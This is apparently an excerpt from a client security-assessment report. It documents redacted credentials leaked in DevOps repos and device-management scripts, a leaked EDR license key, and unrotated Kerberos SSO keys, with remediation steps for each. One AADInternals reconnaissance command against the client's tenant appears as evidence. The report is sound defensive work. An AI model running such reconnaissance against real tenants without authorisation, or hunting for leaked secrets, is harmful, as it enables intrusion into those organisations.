


```
##############################################################
# General Configurations
##############################################################
keystore.keypassword=![[redacted]=]
keystore.password=![[redacted]]
truststore.keypassword=![[redacted]=]
tls.internal.truststore.password=![[redacted]=]
anypoint.platform.client_id=![[redacted]=]
anypoint.platform.client_secret=![[redacted]=]
##############################################################
# Notifications Configurations
##############################################################
pro.api.pa10003.client_secret=![[redacted]==]
##############################################################
#Enable Rabbit MQ Configurations
##############################################################
enable.password=![[redacted]
##############################################################
# Enable API Configurations
##############################################################
enableapi.client_secret=![[redacted]=]
enableapi.truststore.password=![[redacted]]
##############################################################
# Party API Configurations
##############################################################
partyapi.client_secret=![[redacted]=]
partyapi.truststore.password=![[redacted]=]
##############################################################
# Azure Service Bus Configurations
##############################################################
azure.service.bus.access.key=![[redacted]]
```

Figure 109 - Leaked credentials in [NAME] repo

Instance 11: Repo – [NAME] ([FILE])

WKL observed that the repo “[NAME]” exposed client secrets in the [FILENAME] file as shown in the below screenshot.




```
################################################################
# Mincron Read Database password
################################################################
mincron.password=![[redacted]]
################################################################
# Mincron Write Database password
################################################################
mincron.write.password=![[redacted]=]
################################################################
# Notifications Process API Configurations
################################################################
pro.api.pa10003.client_secret=![[redacted]==]
################################################################
# Enable API Configurations
################################################################
enableapi.client_secret=![[redacted]==]
################################################################
# Integration Database Configurations
################################################################
db.integration.password=![[redacted]]
################################################################
# Mincron Sys API Configurations
################################################################
mincron.api.sa10005.client_secret=![[redacted]=]
################################################################
# Party Process API Configurations
################################################################
party.api.pa10008.client_secret=![[redacted]]
################################################################
# Azure Service Bus Configuration
################################################################
azure.service.bus.acess.key=![[redacted]]
################################################################
# General Configurations
################################################################
keystore.keypassword=![[redacted]]
keystore.password=![[redacted]=]
tls.internal.truststore.password=![[redacted]
```

Figure 110 - Leaked credentials in [NAME] repo

Instance 12: Repo – [NAME] ([FILE])

WKL observed that the repo “[NAME]” exposed connection string and on-prem user credentials in the [FILENAME] file as shown in the below screenshot.




```
{
  "Api": {
    "Url": "https://[redacted]",
    "ExternalUrl": "https://[redacted]"
  },
  "AD": {
    "Url": "[redacted]",
    "Port": 636,
    "Ssl": true,
    "Domain": "[redacted]com",
    "BindDn": "[redacted]",
    "BindCredentials": "[redacted]",
    "SearchBase": "[redacted]",
    "SearchFilter": "(&(objectCategory=user)(userPrincipalName={0}))"
  },
  "LDS": {
    "Url": "[redacted].com",
    "Port": [redacted],
    "Ssl": true,
    "BindDn": "[redacted]",
    "BindCredentials": "[redacted],
    "SearchBase": "[redacted]",
    "SearchFilter": "(&(objectCategory=person)(name={0}))"
  },
  "Azure": {
    "TenantId": "[redacted]", //"[redacted]"
    "Clients": {
      "IdentityServer": {
        "clientId": "[redacted]", //[redacted]",
        "authenticationScheme":[redacted]
      },
      "OnlineAdvantage": {
        "clientId": "[redacted]", //[redacted]
        "authenticationScheme": "[redacted]"
      },
      "PowerScope6": {
        "clientId": "[redacted], //[redacted]
        "authenticationScheme": "[redacted]"
      }
    }
  },
  "ConnectionStrings": {
    "IdentityServer": "[redacted]
    "WebApi": "
  },
  "ClientOverrides": {
    "onlineadvantage": {
      "IdentityProviderRestrictions": [ "[redacted]" ],
      "RedirectUris": [ "https://[redacted]", "https://[redacted]", "https://[redacted]
      "PostLogoutRedirectUris": [ "https:/[redacted]", "https:/[redacted]" ],
      "AllowedCorsOrigins": [ "https:/[redacted]" ]
    },
```

Figure 111 - Leaked credentials in [NAME] repo

Instance 13: Repo – [NAME] ([FILE])

WKL observed that the repo “[NAME]” exposed email credentials in the [FILENAME] file as shown in the screenshot below.




```
[redacted]
  iOS:
    username: [redacted]
    password:
  Android:
    username: [redacted]
    password:

[redacted]:
  iOS:
    username: [redacted]
    password:
    phone: [redacted]

    mode: 1
  Android:
    username: [redacted]
    password:
    phone: [redacted]
    mode: 1

[redacted]:
  Android:
    username: [redacted]
    password:
    phone:[redacted]
    mode: 1
  iOS:
    username:[redacted]
    password:
    phone: [redacted]
    mode: 1

[redacted]
  iOS:
    username: [redacted]
    password:
    phone:[redacted]
    mode: 1
  Android:
    username: [redacted]
    password:
    phone:[redacted]
    mode: 1
```

Figure 112 - Leaked credentials in [NAME] repo

Instance 14: [NAME] ([SCRIPT])

WKL observed that the pipeline “[NAME]” exposed a [TYPE] token in a PowerShell script task as shown in the below screenshot.



Display name *

PowerShell Script which provide list of [redacted] branches where the last modification was made more than 30 days ago

Script *

```
Clear-Host
# Set variables for Azure DevOps organization and project
$orgName = "[redacted]
$projectName = "[redacted]"
$repoId = "[redacted]"
# Set variables for Azure DevOps personal access token and API version
[redacted]
$apiVersion = "6.0"
# Set headers for API request
```

Figure 113 - Leaked credentials in [NAME] repo

Recommendations

To mitigate the risk of credentials and connection strings being leaked or hardcoded in Azure DevOps, it is crucial to follow secure coding practices and implement robust security measures. The following are recommendations to safeguard sensitive information in your Azure DevOps environment:

Use Azure Key Vault:

- Leverage Azure Key Vault to store and manage sensitive information such as passwords, connection strings, and API keys.
- Integrate your application with Azure Key Vault to retrieve secrets at runtime.

Configure Access Controls for Key Vault:

- Implement proper access controls on your Azure Key Vault to restrict access only to the necessary individuals or services.
- Use Azure AD roles and permissions to manage access.

Link Azure DevOps Pipelines with Key Vault:

- Utilize Azure DevOps service connections to link your pipelines with Azure Key Vault.
- Allow pipelines to securely retrieve secrets during the build and release process.

Azure DevOps Variable Groups:

- Create Azure DevOps variable groups to centralize the management of sensitive variables.
- Link variable groups to your build and release pipelines.

Pipeline Variables:

- Use Azure DevOps pipeline variables to store sensitive information within your pipeline.
- Avoid inline script variables that expose sensitive information in logs.

Securely Inject Secrets:

- When injecting secrets into your application or scripts, use secure methods provided by your programming language or runtime environment.
- Avoid exposing secrets in plain text in configuration files.

Secure Code Reviews:

- Incorporate security checks into your code review process.
- Use automated tools to scan for hardcoded secrets or other security vulnerabilities.

Avoid Hardcoding Secrets:

- Refrain from hardcoding sensitive information directly into your code.
- Use environment variables, configuration files, or external services for dynamic retrieval.

References

- Set secret variables

Finding: High – [EDR] Licensing Key Leaked

Description


The discovery of a "Licensing Key Leaked in Microsoft Admin Center" indicates a critical security lapse, where a sensitive licensing key was inadvertently exposed within the administrative interface.

Impact

The impact of a "Licensing Key Leaked in Microsoft Admin Center" is substantial, posing risks of attackers leveraging the license key to install an EDR agent in the test machine to test their payloads before executing on the target machine with the same policies.

Evidence

WKL observed that, in the Admin center, there are certain scripts being used for devices where one of the script's "[NAME]" leaked the licensing key for [EDR] as shown in the below screenshot.



Basics

Name [redacted]

Description Installs licensing for [redacted]

Settings

Shell script [redacted]

File contents

```
#!/bin/sh
$cid = [redacted]
n=0
until [ $n -ge 5 ]
do
   [redacted]

   [redacted]
```

Run script as signed-in user No

Hide script notifications on devices Yes

Script frequency Not configured

Max number of times to retry if script fails 1 time

Scope tags

Default

Assignments

Included groups MAC Test Group
[redacted] Mac Users

Excluded groups No Excluded groups

Figure 114 – Licensing key exposed in Device script

Recommendations

It is recommended to avoid hardcoding license keys in the script files.

Additionally, WKL recommends restricting access to the [NAME] portal to only limited Admin users via Conditional Access Policy (CAP).

The following are steps to configure the CAP for restricting the [NAME] Portal:

1. Login to Entra ID (Azure) Portal.
2. Search for Microsoft Entra ID in the search field.
3. Click on ‘Security’.
4. Click on ‘Conditional Access’.
5. Click on ‘Create new policy’.
6. Enter the Policy name in the ‘Name’ field.
7. In the ‘Users’ section, select ‘All users’ in the include tab and select admin users in the Exclude tab.
8. In the Target resources section, click on ‘Select apps’, then click on ‘Select’, then search for ‘Microsoft [NAME] Application’, and select the same.
9. In the Grant section, select the ‘Block access’ radio button.
10. In the Enable policy section, select ‘On’.
11. Click on the ‘Create’ button.

Note: Please evaluate the above suggested Conditional Access Policy before applying.

Finding: High – Local Admin Credentials Leaked for MAC Devices

Description


The discovery of a "Credential Leaked in Microsoft [NAME] Admin Center" indicates a critical security lapse where Local Admin Credentials for MAC devices are exposed within the administrative interface.

Impact

The impact of Local Admin credentials leaked in Microsoft [NAME] Admin Center is substantial, posing risks of gaining unauthorized admin level access. This finding requires immediate attention to prevent any exploitation and to safeguard the security and compliance of Microsoft [NAME].

Evidence

WKL observed that, in the Admin center, there are certain scripts being used for devices where one of the scripts “[NAME] leaked the Local Admin credentials for MAC devices as shown in the following screenshot.



Basics

Name [redacted]

Description adds admin to mac

Settings

Shell script [redacted]

File contents

```
#!/bin/zsh
# Username and Password to create
username=[redacted]
password=
# Create User and add to admins
dscl . -create /Users/$username
dscl . -create /Users/$username UserShell /bin/bash
dscl . -create /Users/$username RealName $username
dscl . -create /Users/$username UniqueID "[redacted]"
dscl . -create /Users/$username PrimaryGroupID [redacted]
```

Run script as signed-in user No

Hide script notifications on devices Not configured

Script frequency Every 1 hour

Max number of times to retry if script fails 2 times

Scope tags

Default

Assignments

Included groups MAC Test Group

Excluded groups No Excluded groups

Figure 97 - Credentials exposed in [NAME] Portal

Recommendations

It is recommended to avoid hardcoding the credentials in the script files.

Additionally, WKL recommends restricting access to the [NAME] portal to only limited Admin users via Conditional Access Policy (CAP).

Steps to configure the CAP for restricting [NAME] portal

1. Login to Entra ID (Azure) Portal.
2. Search for Microsoft Entra ID in the search field.
3. Click on ‘Security’.
4. Click on ‘Conditional Access’.
5. Click on ‘Create new policy’.
6. Enter the Policy name in the ‘Name’ field.
7. In the ‘Users’ section, select ‘All users’ in the include tab and select admin users in the Exclude tab.
8. In the Target resources section, click on ‘Select apps’, then click on ‘Select’, then search for ‘Microsoft [NAME] Application’, and select the same.
9. In the Grant section, select the ‘Block access’ radio button.
10. In the Enable policy section, select ‘On’.
11. Click on the ‘Create’ button.

Note: Please evaluate the above suggested Conditional Access Policy before applying.

Finding: High – Automatic Key Rotation Disabled for [NAME] Account

Description


Microsoft Entra ID Single Sign-on (SSO) is an authentication method that allows users to sign into multiple applications using single credentials and the users do not have to supply credentials in every application. An additional machine account ([NAME]) is created on the on-premises Active Directory Forest environment for signing all the Kerberos requests needed for successful SSO implementation.

Impact

The absence of automatic key rollover poses significant security risks to the Entra ID (Azure) environment. Without periodic rotation of the Kerberos decryption key, the environment becomes vulnerable to various attacks targeting Kerberos authentication, including pass-the-ticket attacks and Golden Ticket attacks. These attacks can lead to unauthorized access to sensitive resources, data breaches, and compromise of the entire Active Directory domain.

Evidence


WKL used the AADInternals tools to check if SSO was in use.



```
PS C:\> Invoke-AADIntReconAsOutsider -domain [redacted].com | fl *
Tenant brand:       [redacted]
Tenant name:        [redacted].com
Tenant id:          [redacted]
Tenant region:      NA
DesktopSSO enabled: True
```

Figure 98 - SSO is in use

WKL observed that the on-premises synced accounts for “[DOMAIN]” and “[DOMAIN]” domains use credentials that are not rotated.



Home > [redacted] | Microsoft Entra Connect > Microsoft Entra Connect | Connect Sync >

Seamless single sign-on ...

⚠ We recommend that you roll over Kerberos decryption key(s) for one or more of your on-premises domains. Click here to learn more.

On-Premises Domain Name	Key Creation Date (UTC)	Status
[redacted]	[redacted]	⚠
[redacted]	[redacted]	⚠

Figure 99 – Roll over Kerberos decryption keys

Recommendations

To enable key roll over, the following steps must be executed from the [NAME] server.

1. Download and install Azure AD PowerShell module.
2. Open PowerShell console with Administrator Privileges.
3. Go to ‘C:\Program Files\ Microsoft Azure Active Directory Connect’ directory.
4. Import the script using PowerShell command Import-Module .\AzureADSSO.psd1.
5. Run ‘New- AzureADSSOAuthenticationContext’; it will pop up a new window for authentication. Login with Global Admin or Hybrid Identity Administrator privileges.
6. Run ‘$creds = Get-Credential’ command. It will pop up a new window for entering credentials. Enter Domain Admin credentials.
7. Run ‘Update-AzureADSSOForest -OnPremCredentials $creds’.

Repeat the above steps for all the AD Forest where SSO is setup.

References

- Kerberos decryption key

Finding: High – High Privilege Users Excluded from MFA Policy

Description

